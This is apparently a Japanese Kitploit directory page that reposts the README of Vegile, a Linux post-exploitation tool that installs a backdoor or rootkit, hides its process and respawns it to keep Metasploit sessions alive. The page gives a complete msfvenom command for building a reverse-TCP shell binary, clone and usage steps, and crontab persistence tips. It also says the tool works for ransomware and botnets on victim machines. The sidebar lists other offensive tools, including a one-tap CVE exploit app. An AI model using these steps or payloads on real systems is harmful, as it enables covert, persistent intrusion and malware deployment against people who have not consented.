Skip to content
KitploitKITPLOIT
ツールエクスプロイトブログ
Log in
提出
ツールエクスプロイトブログ
提出

ハッキング、侵入テスト、サイバーセキュリティツールをあなたのセキュリティアーセナルに!

Kitploitはハッキング、サイバーセキュリティ、ペネトレーションテストのツールディレクトリです。最新のプロジェクトアップデートを見つけて、脆弱性の発見、システム分析、テストの自動化、セキュリティの強化を行いましょう。

フィードお問い合わせプライバシー© 2026 Kitploit

ツールディレクトリ

カテゴリ

すべてのカテゴリを見る
Loading categories
Vegile — このツールは、バックドア/ルートキットをセットアップし、バックドアが既に設定されている場合、特定のプロセスを隠蔽し、Metasploitのセッションを無制限かつ透過的にします。たとえプロセスが強制終了されても、再実行されます。常に別のプロセスを起動しながら動作するプロセスが存在するため、このプロセスは『Ghost in the Shell』のように止められないと考えることができます。 | Kitploit
ツール/GitHubGitHub/screetsec/vegile
特権昇格エクスプロイトフレームワークペイロード生成永続化メカニズム横移動ポストエクスプロイトペネトレーションテスト
GitHubscreetsec/vegile

Vegile

このツールは、バックドア/ルートキットをセットアップし、バックドアが既に設定されている場合、特定のプロセスを隠蔽し、Metasploitのセッションを無制限かつ透過的にします。たとえプロセスが強制終了されても、再実行されます。常に別のプロセスを起動しながら動作するプロセスが存在するため、このプロセスは『Ghost in the Shell』のように止められないと考えることができます。

リポジトリを見る
7531661437年前Kitploit レビュー済み
共有

Vegile - Ghost In The Shell

Version Stage Build

VegileはLinuxにおけるポストエクスプロイテーション技術のためのツールです。ポストエクスプロイテーション技術により、ある程度のアクセスを維持し、ターゲットの信頼されたネットワーク内でより深い足場を得る可能性があります。

寄付

  • このプロジェクトがあなたのペネトレーションテストに非常に役立ち、私を支援したい場合は、コーヒー一杯をご馳走してください :)
  • Donation

📖 動作の仕組み


このツールはあなたのバックドア/ルートキットをセットアップします。バックドアがセットアップされると、特定のプロセスが隠蔽され、Metasploitのセッションが無制限かつ透過的になります。たとえキルされても、再実行されます。常に別のプロセスを実行するプロセスが存在するため、このプロセスはGhost in The Shellのように止められないと見なせます。

注意事項

  • 現時点では、msfvenomコマンドでreverse_shellを使用したバックドアと、Linux用の手動バックドアをテストしました[ 動作します ]。または、thefatratを使用して簡単なバックドアを作成することもできます。
  • msfvenom -a x86 --platform linux -p linux/x86/shell/reverse_tcp LHOST=IP LPORT=PORT -b "\x00" -f elf -o NAME_BACKDOOR
  • プロセスを隠蔽するには、ルートキット、バックドア、ランサムウェア、ボットネット(sh、python、perl、exe、バイナリ)に使用できます。
  • 被害者のターゲットは、すべてのLinuxディストリビューション(システムにbase32とbase64が含まれていること)
  • 永続性を得るには、バックドアにcrontabとxinit.dを使用できます。
  • これはセッションやバックドア/ルートキットを維持するための単純なアルゴリズムに過ぎません。自由に探索してください。

はじめに

  1. git clone https://github.com/Screetsec/Vegile.git
  2. cd Vegile
  3. chmod +x Vegile

Vegileの使用方法

パラメータなしでVegileを実行すると、最も一般的なオプションの一覧が表示されます。次のコマンドを使用できます:
  • Vegile -i / --inject [バックドア/ルートキット]
  • Vegile -u / --unlimited [バックドア/ルートキット]
  • Vegile -h / --help

デモビデオ

  • Vegile デモ

  • Vegile デモ

:octocat: クレジット

  • アッラーに感謝
  • Dracos Linux from Scratch Indonesia(素晴らしいペネトレーションOS)、http://dracos-linux.org/ で確認できます。
  • Bash.ID、WingkoColi、Reversing ID、IndoXploit、Backbox Indonesia、Depok Cyber Security、Indonesia Backtrack Team。
  • 素晴らしいOSを提供してくれたOffensive Security(http://www.offensive-security.com/)
  • http://www.kali.org/ Kali Linux
  • 参考とアイデアを提供してくれたgianlucaborello [ https://sysdig.com/blog/hiding-linux-processes-for-fun-and-profit/ ]
  • そしてGitHub上のその他のオープンソースツール

免責事項

注意:このソースコードの修正、変更、改変は許容されますが、このコードを利用した公開リリースは、このツールの作成者(Edo maland)の承認を得る必要があります。

ツールをダウンロード

人気

すべて見る →

コミュニティで最も使われているツールを見つけましょう。

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 究極のOSINTツールキット:調査グラフ、信頼度スコアリング、エイリアスファミリー、マップ、タイムライン、レポート。49個のモジュール、400以上のサイト、APIキー不要。

    717
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock ワンタップ実行アプリ(CVE-2026-43499)

    504
  • 3

    ARTEX

    baarai/artex

    プランナー/ワーカーエージェント、資産グラフと探索グラフ、MITMトラフィック記録、脆弱性の再テストを備えたLLMマルチエージェント自律ペネトレーションテストプラットフォーム。

    402
  • 4

    redforge

    cybersecurity91/redforge

    ブラウザ側のレッドチームツールキット。偵察、ペイロード生成、認証情報攻撃、暗号、エンコーディング、エンゲージメントレポート向けの102のオフラインツールを備えています。

    342
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    AIネイティブなサイバーセキュリティのためのアクションシステム。意図がガバナンスされた実行に変わり、証拠が運用記憶となり、すべての操作が次の操作を改善する。

    260
  • 6

    antifox

    antifox-ai/antifox

    偵察、攻撃対象領域の探索、エクスプロイト検証、証拠に基づくレポート提供を実行するAIマルチエージェント自律ペネトレーションテストプラットフォーム。

    259

すべてのツールを探索

ツールコレクションを閲覧

すべてのツールを見る →